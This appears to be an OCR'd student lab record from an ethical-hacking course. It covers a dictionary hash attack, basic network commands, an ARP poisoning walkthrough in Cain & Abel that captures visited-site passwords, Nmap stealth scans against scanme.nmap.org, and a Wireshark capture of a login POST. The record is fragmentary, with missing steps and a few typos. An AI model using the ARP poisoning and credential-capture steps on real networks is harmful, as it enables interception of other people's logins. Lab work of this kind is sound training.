

Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack





Practical 3.1

Aim: Using TraceRoute, ping, ifconfig, netstat Command

TraceRoute:

```
C:\Windows\system32>tracert www.prestashop.com

Tracing route to www.prestashop.com [104.18.12.107]
over a maximum of 30 hops:

  0  1    <1 ms    <1 ms    <1 ms    192.168.10.2
  1  2     3 ms     3 ms     3 ms    183.87.161.78.server.jpndigital.in [183.87.161.78]
  2  3      *      *      *      Request timed out.
  3  4    66 ms    59 ms    3 ms    10.20.20.1
  4  5     5 ms     4 ms     5 ms    103.27.171.248
  5  6     4 ms     4 ms     4 ms    172.71.200.4
  6  7     4 ms     3 ms     3 ms    104.18.12.107

Trace complete.
```

Ping:

```
C:\Windows\system32>ping www.prestashop.com

Pinging www.prestashop.com [104.18.12.107] with 32 bytes of data:
Reply from 104.18.12.107: bytes=32 time=1ms TTL=58
Reply from 104.18.12.107: bytes=32 time=1ms TTL=58
Reply from 104.18.12.107: bytes=32 time=1ms TTL=58
Reply from 104.18.12.107: bytes=32 time=2ms TTL=58

Ping statistics for 104.18.12.107:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

Ipconfig:

```
C:\Windows\system32>ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet 2:

```
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::30a4:4950:4b48:3b77%10  
IPv4 Address. . . . . : 192.168.56.1  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :
```

Ethernet adapter Ethernet:

```
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::b201:62aa:82fb:d01%13  
IPv4 Address. . . . . : 192.168.9.213  
Subnet Mask . . . . . : 255.255.252.0  
Default Gateway . . . . . : 192.168.10.2
```

Netsat:

```
C:\Windows\system32>netstat
```


Active Connections

Proto	Local Address	Foreign Address	State
TCP	192.168.9.213:49672	SIESIT:microsoft-ds	ESTABLISHED
TCP	192.168.9.213:49906	20.198.118.190:https	ESTABLISHED
TCP	192.168.9.213:50107	dns:https	ESTABLISHED
TCP	192.168.9.213:50120	52.112.54.102:https	ESTABLISHED
TCP	192.168.9.213:50124	52.111.244.0:https	ESTABLISHED
TCP	192.168.9.213:50128	52.112.54.100:https	ESTABLISHED
TCP	192.168.9.213:50129	52.123.164.71:https	ESTABLISHED
TCP	192.168.9.213:50145	52.113.10.200:https	ESTABLISHED
TCP	192.168.9.213:50146	52.113.10.200:https	ESTABLISHED
TCP	192.168.9.213:50147	52.113.10.200:https	ESTABLISHED
TCP	192.168.9.213:50148	52.113.10.200:https	ESTABLISHED
TCP	192.168.9.213:50150	52.111.240.59:https	ESTABLISHED
TCP	192.168.9.213:50396	20.198.119.143:https	ESTABLISHED
TCP	192.168.9.213:50417	a23-217-53-76:https	ESTABLISHED
TCP	192.168.9.213:50418	51.104.15.253:https	ESTABLISHED
TCP	192.168.9.213:50421	117.18.232.200:https	ESTABLISHED
TCP	192.168.9.213:50422	131.253.33.254:https	ESTABLISHED
TCP	192.168.9.213:50423	150.171.22.254:https	ESTABLISHED
TCP	192.168.9.213:50424	204.79.197.222:https	ESTABLISHED
TCP	192.168.9.213:50430	52.123.170.29:https	ESTABLISHED

Practical 3.2



Aim: Perform ARP Poisoning in Windows

Step 1 : Select sniffer on the top.




Step 2 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.


Step 3 : Click on “+” icon on the top. Click on ok.




Step 4 : Shows the Connected host.




Step 8 : Poisoning the source.



Step 9 : Go to any website on source ip address.



Step 10 : Go to password option in the cain & abel and see the visited site password.




Practical 4

Aim: Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.


Command: **nmap -sA -T4 scanme.nmap.org**



- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.


Command: **nmap -p22,113,139 scanme.nmap.org**



- **FIN Scan (-sF)**

Sets just the TCP FIN bit.


Command: **nmap -sF -T4 scanme.nmap.org**



- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)


Command: **nmap -sN -p 22 scanme.nmap.org**



- **XMAS Scan (-sX)**

Sets the FIN, PSF, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**





Ethernet II

File Edit View Go Capture Analyze Statistics Telephony Wireshark Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
65601	67.225172	23.215.4.25	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
65611	67.232244	192.168.8.85	23.215.4.25	HTTP	256	GET /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?3e1c2180b1c858df HTTP/1.1
65613	67.235841	23.215.4.25	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
65622	67.243881	192.168.8.85	23.215.4.25	HTTP	250	GET /msdownload/update/v3/static/trusted/en/pinrullestl.cab?e4ef381984d8c080d HTTP/1.1
66350	70.275178	192.168.8.85	23.217.53.92	HTTP	256	GET /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?3456fdad2d3428 HTTP/1.1
66352	70.278327	23.217.53.92	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
66374	70.298316	23.217.53.92	23.217.53.92	HTTP	250	GET /msdownload/update/v3/static/trusted/en/pinrullestl.cab?a0ee78dbed97cec HTTP/1.1
66376	70.300678	23.217.53.92	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
69563	77.490688	fe80::e308:dd9c:a4c:	fe80::e308:dd9c:a4c:	HTTP/XL	807	POST /f26557af-03f5-4807-98d7-cfa4b4c03ab/ HTTP/1.1
69613	77.776714	192.168.8.85	163.182.194.25	HTTP	334	GET /login/login.asp HTTP/1.1
69992	78.377400	163.182.194.25	192.168.8.85	HTTP	883	HTTP/1.1 200 OK (text/html)
70036	78.474994	192.168.8.85	163.182.194.25	HTTP	492	GET /favicon.ico HTTP/1.1
70099	78.817371	163.182.194.25	192.168.8.85	HTTP	1397	HTTP/1.1 404 Object Not Found (text/html)
71881	88.280181	192.168.8.85	163.182.194.25	HTTP	762	POST /login/login_results.asp HTTP/1.1 (application/x-www-form-urlencoded)
72113	89.139277	163.182.194.25	192.168.8.85	HTTP	460	HTTP/1.1 200 OK (text/html)
75906	113.019408	192.168.8.85	117.18.232.200	HTTP	481	GET /filestreamingservice/files/873489b1-33b2-480a-baa2-641be90edcd?P1=1798615548P2=4048P3=2&P4=aVnB8pneyXua6QPSN7Q8... HTTP/1.1
75908	113.514154	117.18.232.200	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
77422	125.297384	192.168.8.85	34.104.35.123	HTTP	525	GET /edges/diffgen-puffin/fnfiojnjndmcblieegkicandnoecjjef/1.7de1ebfaf30be79592e240ca1263052dc1c2f71871cc0f02c5e4bb47... HTTP/1.1
77427	125.308157	34.104.35.123	192.168.8.85	HTTP	650	HTTP/1.1 416 Requested range not satisfiable

Frame 17871: 762 bytes on wire (6096 bits), 762 bytes captured (6096 bits) on interface \Device\NPF{...}

Ethernet II, Src: Hewlett-Packard_89:aa:e6 (dc:aa:3e:89:aa:e6), Dst: Sophos_03:11:d0 (c8:4f:86:03:11:d0)

Internet Protocol Pack 4, Src: 192.168.8.85, Dst: 163.182.194.25

Transmission Control Protocol, Src Port: 3113, Dst Port: 80, Seq: 1, Ack: 1, Len: 708

Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

```

0000 c8 4f 86 03 11 d0 dc aa 3e 89 aa e6 08 00 45 00 0 -O-->J--->E:
0010 02 ec ce dc dd ad 00 80 06 00 00 c0 a8 05 53 b6 -->--->.....:
0020 02 19 9c 29 00 50 db b6 92 87 67 09 81 70 58 18 -C-P-----[P-
0030 04 02 31 ac 00 50 af 53 54 20 2f cf 67 69 69 69 1 -P-PO ST /logi
